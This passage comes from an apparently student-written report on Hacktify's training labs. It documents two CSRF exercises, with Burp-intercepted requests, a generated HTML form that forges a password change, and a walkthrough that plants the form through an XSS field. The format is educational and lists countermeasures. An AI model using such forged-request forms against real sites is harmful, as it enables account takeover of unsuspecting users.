
1.6. {GET Me Or POST ME}

Reference	Risk Rating
{GET Me Or POST ME}	**Low**
Tools Used	
Burp suite , CSRF POC Generator	
Vulnerability Description	
Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing.	
How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_6/passwordChange.php	
Consequences of not Fixing the Issue	
- Unauthorized actions - Data theft - Account compromised - Reputation damage - Financial losses	
Suggested Countermeasures	
- Implement security measures such as using : CSRF tokens Validate requests	


Secure coding practices Regular auditing Educate people about CSRF attacks - Avoid clicking on suspicious links
References
https://portswigger.net/web-security/csrf https://owasp.org/www-community/attacks/csrf https://www.invicti.com/learn/cross-site-request-forgery-csrf/

Proof of Concept

Created two different account.




https://labs.hacktify.in/HTML/csrf_lab/lab_6/lab_6.php
HACKTIFY cybersecurity
Happy Hacking
Logout
Welcome to Dashboard attacker 6
Change Password
© Copyrights 2021 Hacktify Cybersecurity All rights reserved
Activate Windows
Go to Settings to activate Windows.



https://labs.hacktify.in/HTML/csrf_lab/lab_6/lab_6.php
HACKTIFY cybersecurity
Happy Hacking
Logout
Welcome to Dashboard victim 6
Change Password
© Copyrights 2021 Hacktify Cybersecurity All rights reserved


Log into attacker 6 account and change the current password with intercept the request using burp generate CSRF POC



Request to https://labs.hacktify.in:443 [162.0.229.223]

```
POST /HTML/csrf_lab/lab_6/passwordChange.php HTTP/2
Host: labs.hacktify.in
Cookie: cf_clearance=VqBgCj5zFpMGW_Wtlclr9_Q86K1E2PTgU10jNgz50jk-1708579575-1.0-AUXd553ufluqkxR+NDQQp7kx8JmIC5E633kexA71qfL09M5MI/MUe2IbcvJMHAe2X5PJ5wz6yvkTB15hMWf5hLc=; PHPSESSID=
aafd5b733f1e93a25a506b7bbb46164b
Content-Length: 80
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_6/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pl;q=0.7

newPassword=attacker&newPassword2=attacker&csrf=9f30abfb7a0141bb657fa6d587a5878b
```

After intercept the request change the method post to get.


https://hacktify.in/hacktify-csrf-poc-generator/

CSRF PoC Generator


REQUEST

```
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_6/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pl;q=0.7
```

CSRF PoC FORM

```
<html>
        <body>
                <form method="GET"
action="https://labs.hacktify.in/HTML/csrf_lab/lab_6/passwordChange.php?
newPassword=attacker&newPassword2=attacker&csrf=9f30abfb7a0141bb657fa6d587a5878b">
                        <input type="hidden" name="newPassword" value="moye moye"/>
                        <input type="hidden" name="newPassword2" value="moye moye"/>
                        <input type="hidden" name="csrf" value="9f30abfb7a0141bb657fa6d587a5878b"/>
                        <input type="submit" value="Submit">
                </form>
        </body>
<html>
```


Generate CSRF POC and open html file and click submit button(after log into the victim account)
Try to log in into victim account with old password and it gives


Not secure https://labs.hacktify.in/HTML/csrf_lab/lab_6/login.php

labs.hacktify.in says

Are you sure, username/password was correct??


When I tried to re-login with new password that are used in CSRF POC it is login successfully


https://labs.hacktify.in/HTML/csrf_lab/lab_6/lab_6.php
HACKTIFY cybersecurity
Happy Hacking
Logout
Change Password
Activate Windows
Go to Settings to activate Windows.

Welcome to Dashboard victim 6

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

When intercepting the request from attacker account ,As the request send to the server and intercept it in burp suite the CSRF token is also reflected on the web page.


csrflab6-poc.html
Not secure https://labs.hacktify.in/HTML/csrf_lab/lab_6/passwordChange.php
Logout
Submit
Activate Windows
Go to Settings to activate Windows.
22:37
05-03-2024

Change Password

New Password:

Confirm Password:

9f30abfb7a0141bb657fa6d587a5878b

Your Password has been updated successfully

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.7. {XSS The Saviour}

Reference	Risk Rating
{ XSS The Saviour }	High
Tools Used	
Burp suite , CSRF POC Generator	
Vulnerability Description	

Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing.
Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing.

How It Was Discovered

Manual Analysis

Vulnerable URLs

https://labs.hacktify.in/HTML/csrf_lab/lab_7/passwordChange.php

Consequences of not Fixing the Issue

- Unauthorized actions
- Data theft
- Account compromised
- Reputation damage
- Financial losses

Suggested Countermeasures

- Implement security measures such as using :
  CSRF tokens
  Validate requests
  Secure coding practices
  Regular auditing
  Educate people about CSRF attacks
- Avoid clicking on suspicious links


References

https://portswigger.net/web-security/csrf
https://owasp.org/www-community/attacks/csrf
https://www.invicti.com/learn/cross-site-request-forgery-csrf/

Proof of Concept


- First I create two account one is first user and another one is second user.
- Now login into the first user account and intercept the request in burp.
- After intercepting the request generate CSRF POC .
- Change the password in generated CSRF POC.
- Login into the second user.
- Copy the generated POC and paste it into the name field of second user.
- Click on save button.
- As we click on save button, POC is execute.

- Log out into the second user account and re-login into the second user account with old password. It give a message that entered password is incorrect.
- Try to login with new password that are changed in the CSRF POC.
- It successfully loged-in.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.1.1.4 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Repeater Sequencer Decoder Comparer Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector

Request to https://labs.hacktify.in:443 [162.0.229.223]


```
POST /HTML/csrf_lab/lab_7/passwordChange.php HTTP/2
Host: labs.hacktify.in
Cookie: csrf_token=9f30abfb7a0141bb657fa6d587a5878b; cf_clearance=
VqBgCj5zFpMGW_Wtlclr9_Q86KlE2PTgUl0jNgz50jk-1708579575-1.0-AUXd553ufluqkxR+NDQQp7kx8JmIC5E633kexA7lqfL09M5MI/MUe2IbcvJMHAe2X5PJ5wz6yvkTBl5hMWf5hLc=;
PHPSESSID=c9b8f7091d123d38a8c9da73b2bfe5f3
Content-Length: 68
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_7/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pl;q=0.7

newPassword=a1&newPassword2=a1&csrf=9f30abfb7a0141bb657fa6d587a5878b
```


Hacktify CSRF PoC Generator
https://hacktify.in/hacktify-csrf-poc-generator/
REQUEST
CSRF PoC FORM
Generate PoC Form
Copy It
Save as HTML
Activate Windows
Go to Settings to activate Windows.
HTTP
HTTPS

CSRF PoC Generator

```
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
